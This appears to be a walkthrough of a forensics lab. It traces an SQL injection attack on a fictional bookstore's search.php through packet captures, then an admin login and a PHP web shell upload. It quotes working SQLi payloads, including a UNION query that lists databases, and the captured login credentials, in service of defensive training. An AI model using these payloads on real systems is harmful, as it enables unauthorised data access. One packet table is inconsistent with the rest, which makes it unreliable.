


Web investigation Lab Walkthrough

You are a cybersecurity analyst working in the Security Operations Center (SOC) of BookWorld, an expansive online bookstore renowned for its vast selection of literature. BookWorld prides itself on providing a seamless and secure shopping experience for book enthusiasts around the globe. Recently, you've been tasked with reinforcing the company's cybersecurity posture, monitoring network traffic, and ensuring that the digital environment remains safe from threats. Late one evening, an automated alert is triggered by an unusual spike in database queries and server resource usage, indicating potential malicious activity. This anomaly raises concerns about the integrity of BookWorld's customer data and internal systems, prompting an immediate and thorough investigation.

As the lead analyst in this case, you are required to analyze the network traffic to uncover the nature of the suspicious activity. Your objectives include identifying the attack vector, assessing the scope of any potential data breach, and determining if the attacker gained further access to BookWorld's internal systems.

Q1. By knowing the attacker's IP, we can analyze all logs and actions related to that IP and determine the extent of the attack, the duration of the attack, and the techniques used. Can you provide the attacker's IP?



Ethernet · 2		IPv4 · 3	IPv6	TCP · 659
Address A	Address B	Packets		
73.124.22.1	73.124.22.255	122		
111.224.250.131	73.124.22.98	88,484		
170.40.150.126	73.124.22.98	256		

Checking the statistics tab > conversation, shows a huge amount of packet showing this ip interacting the most with the web ip, indicating that the address A ip is the attacker ip.

111.224.250.131

Q2. If the geographical origin of an IP address is known to be from a region that has no business or expected traffic with our network, this can be an indicator of a targeted attack. Can you determine the origin city of the attacker?

Refer the ip to this website <https://www.abuseipdb.com/>

The screenshot shows the AbuseIPDB website interface. At the top, the header reads "AbuseIPDB » 111.224.250.131". Below this is a green search bar with the text "Check an IP Address, Domain Name, Subnet, or ASN" and examples "e.g. 180.74.70.20, microsoft.com, 5.188.10.0/24, or AS15169". The IP address "111.224.250.131" is entered in the search bar. The main content area displays the message "111.224.250.131 was not found in our database". Below this, it states "This IP was reported 0 times. Confidence of Abuse is 0%:" followed by a green progress bar showing "0%". A table of IP details is shown below the progress bar:

ISP	CHINANET hebei province network
Usage Type	Fixed Line ISP
ASN	AS4134
Domain Name	chinatelecom.cn
Country	China
City	Shijiazhuang, Hebei

At the bottom of the table, a note reads "IP info including ISP, Usage Type, and Location provided by IPInfo. Updated weekly." To the right of the main content area, there is a "shutterstock" logo and a "SPONSOR Plesk Manage v" banner.

The attacker origin city is Shijiazhuang

Q3. Identifying the exploited script allows security teams to understand exactly which vulnerability was used in the attack. This knowledge is critical for finding the appropriate patch or workaround to close the security gap and prevent future exploitation. Can you provide the vulnerable PHP script name?

ip.addr == 111.224.250.131						
No.	Time	Source	Destination	Protocol	Length	Info
298	2024-03-15 12:01:56.830015	73.124.22.98	111.224.250.131	TCP	66	80 → 55208 [FIN, ACK] Seq=2478 Ack=1488 Win=6
299	2024-03-15 12:01:56.830436	111.224.250.131	73.124.22.98	TCP	66	55208 → 80 [ACK] Seq=1488 Ack=2479 Win=31872
300	2024-03-15 12:02:02.109317	111.224.250.131	73.124.22.98	TCP	74	43926 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=14
301	2024-03-15 12:02:02.109597	73.124.22.98	111.224.250.131	TCP	74	80 → 43926 [SYN, ACK] Seq=0 Ack=1 Win=65160 L
302	2024-03-15 12:02:02.110282	111.224.250.131	73.124.22.98	TCP	66	43926 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0
303	2024-03-15 12:02:04.649744	111.224.250.131	73.124.22.98	HTTP	462	GET /faq.php HTTP/1.1
304	2024-03-15 12:02:04.650030	73.124.22.98	111.224.250.131	TCP	66	80 → 43926 [ACK] Seq=1 Ack=397 Win=64768 Len=
305	2024-03-15 12:02:04.650736	73.124.22.98	111.224.250.131	HTTP	743	HTTP/1.1 200 OK (text/html)
306	2024-03-15 12:02:04.651210	111.224.250.131	73.124.22.98	TCP	66	43926 → 80 [ACK] Seq=397 Ack=678 Win=31872 Le
308	2024-03-15 12:02:09.651104	73.124.22.98	111.224.250.131	TCP	66	80 → 43926 [FIN, ACK] Seq=678 Ack=397 Win=647
309	2024-03-15 12:02:09.651475	111.224.250.131	73.124.22.98	TCP	66	43926 → 80 [FIN, ACK] Seq=397 Ack=679 Win=318
310	2024-03-15 12:02:09.651864	73.124.22.98	111.224.250.131	TCP	66	80 → 43926 [ACK] Seq=679 Ack=398 Win=64768 Le
312	2024-03-15 12:02:23.672452	111.224.250.131	73.124.22.98	TCP	74	52890 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=14
313	2024-03-15 12:02:23.672665	73.124.22.98	111.224.250.131	TCP	74	80 → 52890 [SYN, ACK] Seq=0 Ack=1 Win=65160 L
314	2024-03-15 12:02:23.673185	111.224.250.131	73.124.22.98	TCP	66	52890 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0
315	2024-03-15 12:02:23.673185	111.224.250.131	73.124.22.98	HTTP	482	GET /search.php?search=test+test HTTP/1.1
111.224.250.131		73.124.22.98	HTTP		482	GET /search.php?search=test+test HTTP/1.1

The vulnerable PHP script is search.php where we can see the packet info showing attacker attempt injection something in the url

Q4. Establishing the timeline of an attack, starting from the initial exploitation attempt, what is the complete request URI of the first SQLi attempt by the attacker?

First filter the wireshark including the search.php parameter because that is the endpoint being exploit :

(ip.addr == 111.224.250.131 || tcp.port == 80) && frame contains "search.php"

111.224.250.131	73.124.22.98	HTTP	452	GET /search.php?search=book%20and%201=1;%20--%20- HTTP/1.1
-----------------	--------------	------	-----	--

Then scroll through and also look at the packet info for any signs that scream SQLi parameter, this screenshot shows the first SQLi attempt.

/search.php?search=book and 1=1;-- -

Then decode the url, remove % etc and that is the first sqli payload.

Use this website <https://meyerweb.com/eric/tools/dencoder/>

Q5. Can you provide the complete request URI that was used to read the web server's available databases?

[illegible]

```
search%3Dbook%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT(0x7178766271
%2CJSON_ARRAYAGG(CONCAT_WS(0x7a76676a636b%2Cschema_name))%2C0x7176706
a71)%20FROM%20INFORMATION_SCHEMA.SCHEMATA--%20-
```

You'll find the payload looks like this in the packet info which shows that uri was used to read the web server's available databases. The biggest clue is the INFORMATION_SCHEMA.SCHEMATA which lists all databases (schemas) available on the server.

When decode this become :

```
search=book' UNION ALL SELECT
NULL,CONCAT(0x7178766271,JSON_ARRAYAGG(CONCAT_WS(0x7a76676a636b,schema_n
ame)),0x7176706a71) FROM INFORMATION_SCHEMA.SCHEMATA-- -
```

Q6. Assessing the impact of the breach and data access is crucial, including the potential harm to the organization's reputation. What's the table name containing the website users data?

```
1553 2024-03-15 12:08:57.361829 73.124.22.98 111.224.250.131 HTTP 447 HTTP/1.1 200 OK (text/html)
1554 2024-03-15 12:08:57.361884 73.124.22.98 111.224.250.131 TCP 66 80 -> 46468 [FIN, ACK] Seq=382 Ack=452 Win=318
1555 2024-03-15 12:08:57.366399 111.224.250.131 73.124.22.98 TCP 66 46468 -> 80 [ACK] Seq=452 Ack=382 Win=318
1556 2024-03-15 12:08:57.366399 111.224.250.131 73.124.22.98 TCP 66 46468 -> 80 [FIN, ACK] Seq=452 Ack=383 Win=318
1557 2024-03-15 12:08:57.366844 73.124.22.98 111.224.250.131 TCP 66 80 -> 46468 [ACK] Seq=383 Ack=453 Win=647
1558 2024-03-15 12:08:57.379606 111.224.250.131 73.124.22.98 TCP 66 46476 -> 80 [FIN, ACK] Seq=1 Ack=1 Win=32
1559 2024-03-15 12:08:57.379951 73.124.22.98 111.224.250.131 TCP 66 80 -> 46476 [FIN, ACK] Seq=1 Ack=2 Win=65
1560 2024-03-15 12:08:57.380751 111.224.250.131 73.124.22.98 TCP 66 46476 -> 80 [ACK] Seq=2 Ack=2 Win=32128 L
1561 2024-03-15 12:08:59.407428 73.124.22.1 73.124.22.255 UDP 86 57621 -> 57621 Len=44
1562 2024-03-15 12:09:29.419826 73.124.22.1 73.124.22.255 UDP 86 57621 -> 57621 Len=44
1563 2024-03-15 12:09:32.926211 111.224.250.131 73.124.22.98 TCP 74 51860 -> 80 [SYN] Seq=0 Win=32120 Len=0 M
1564 2024-03-15 12:09:32.926528 73.124.22.98 111.224.250.131 TCP 74 80 -> 51860 [SYN, ACK] Seq=0 Ack=1 Win=65
1565 2024-03-15 12:09:32.926918 111.224.250.131 73.124.22.98 TCP 66 51860 -> 80 [ACK] Seq=1 Ack=1 Win=32128 L
1566 2024-03-15 12:09:32.926946 111.224.250.131 73.124.22.98 HTTP 274 GET /search.php?search=book HTTP/1.1
1567 2024-03-15 12:09:32.927175 73.124.22.98 111.224.250.131 TCP 66 80 -> 51860 [ACK] Seq=1 Ack=209 Win=65024
1568 2024-03-15 12:09:32.928795 73.124.22.98 111.224.250.131 HTTP 425 HTTP/1.1 200 OK (text/html)
1569 2024-03-15 12:09:32.928891 73.124.22.98 111.224.250.131 TCP 66 80 -> 51860 [FIN, ACK] Seq=360 Ack=209 Win
1570 2024-03-15 12:09:32.929457 111.224.250.131 73.124.22.98 TCP 66 51860 -> 80 [ACK] Seq=209 Ack=360 Win=318
1571 2024-03-15 12:09:32.938499 111.224.250.131 73.124.22.98 TCP 66 51860 -> 80 [FIN, ACK] Seq=209 Ack=361 Win
1572 2024-03-15 12:09:32.938635 111.224.250.131 73.124.22.98 TCP 74 51874 -> 80 [SYN] Seq=0 Win=32120 Len=0 M
1573 2024-03-15 12:09:32.938770 73.124.22.98 111.224.250.131 TCP 66 80 -> 51860 [ACK] Seq=361 Ack=330 Win=650


Frame 1553: 447 bytes on wire (3576 bits), 447 bytes captured (3576 bits)
Ethernet II, Src: VMware 6c:76:5f (00:0c:29:6c:76:5f), Dst: VMware c0:00:0a (00:50:56:c0:00:0a)
Internet Protocol Version 4, Src: 73.124.22.98, Dst: 111.224.250.131
Transmission Control Protocol, Src Port: 80, Dst Port: 46468, Seq: 1, Ack: 452, Len: 381
Hypertext Transfer Protocol
  HTTP/1.1 200 OK\r\n
    Response Version: HTTP/1.1
    Status Code: 200
    [Status Code Description: OK]
    Response Phrase: OK
    Date: Fri, 15 Mar 2024 12:08:56 GMT\r\n
    Server: Apache/2.4.52 (Ubuntu)\r\n
    Vary: Accept-Encoding\r\n
    Content-Encoding: gzip\r\n
    Content-Length: 166\r\n
    Connection: close\r\n
    Content-Type: text/html; charset=UTF-8\r\n
    \r\n
    [Request in frame: 1548]
    [Time since request: 0.002615000 seconds]
    [Request URI [...]: /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAYAGG%28CONCAT_WS%280x7a766
    [Full request URI [...]: http://bookworldstore.com/search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON
    Content-encoded entity body (gzip): 166 bytes -> 209 bytes
    File Data: 209 bytes
  Line-based text data: text/html (4 lines)
  <p>qxvbq["admin", "books", "customers"]</p><p><form action="/search.php" method="get">\n
  <input type="text" name="search" placeholder="Search for books...">\n
  <input type="submit" value="Search">\n
  </form>\n
```

We should look at packet http response and look at packet detail if there is any leak of table name in that response

Customers

Q7. The website directories hidden from the public could serve as an unauthorized access point or contain sensitive functionalities not intended for public access. Can you provide the name of the directory discovered by the attacker?

`http.request.method == POST`




No.	Time	Source	Destination	Protocol	Length	Info
655	0.000000	10.10.10.10	10.10.10.10	HTTP	100	POST /admin/login.php HTTP/1.1 (appli
658	0.000000	10.10.10.10	10.10.10.10	HTTP	100	POST /admin/login.php HTTP/1.1 (appli
659	0.000000	10.10.10.10	10.10.10.10	HTTP	100	POST /admin/login.php HTTP/1.1 (appli
661	0.000000	10.10.10.10	10.10.10.10	HTTP	100	POST /admin/login.php HTTP/1.1 (appli
1122	0.000000	10.10.10.10	10.10.10.10	HTTP	100	POST /admin/index.php HTTP/1.1 (appli

The attacker discovers an admin directory which should be hidden by any unauthorized user.

`/admin/`

Q8. Knowing which credentials were used allows us to determine the extent of account compromise. What are the credentials used by the attacker for logging in?

Stay the same filter, we go into the the packet where the directory login.php before the attacker get into /index.php




```
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "username" = "admin"
  Form item: "password" = "admin123!"
```

We look at the packet detail and see what credentials the attacker used to log in.

Admin:admin123!

Q9. We need to determine if the attacker gained further access or control of our web server. What's the name of the malicious script uploaded by the attacker?



```
MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "-----356779360015075940041229236053\r\n"
[Type: multipart/form-data]
First boundary: -----356779360015075940041229236053\r\n
  Encapsulated multipart part: (application/x-php)
    Content-Disposition: form-data; name="fileToUpload"; filename="NVri2vhp.php"
    Content-Type: application/x-php\r\n\r\n
  Media Type
    Boundary: \r\n-----356779360015075940041229236053\r\n
  Encapsulated multipart part:
    Content-Disposition: form-data; name="submit"\r\n\r\n
    Data (11 bytes)
  Last boundary: \r\n-----356779360015075940041229236053---\r\n
```

Look at the packet directory index.php, look at the detail, if there is a MIME multipart media encapsulation in web traffic, it tell us that there is a file upload activity which wireshark is able to capture. Filename = NVri2vhp.php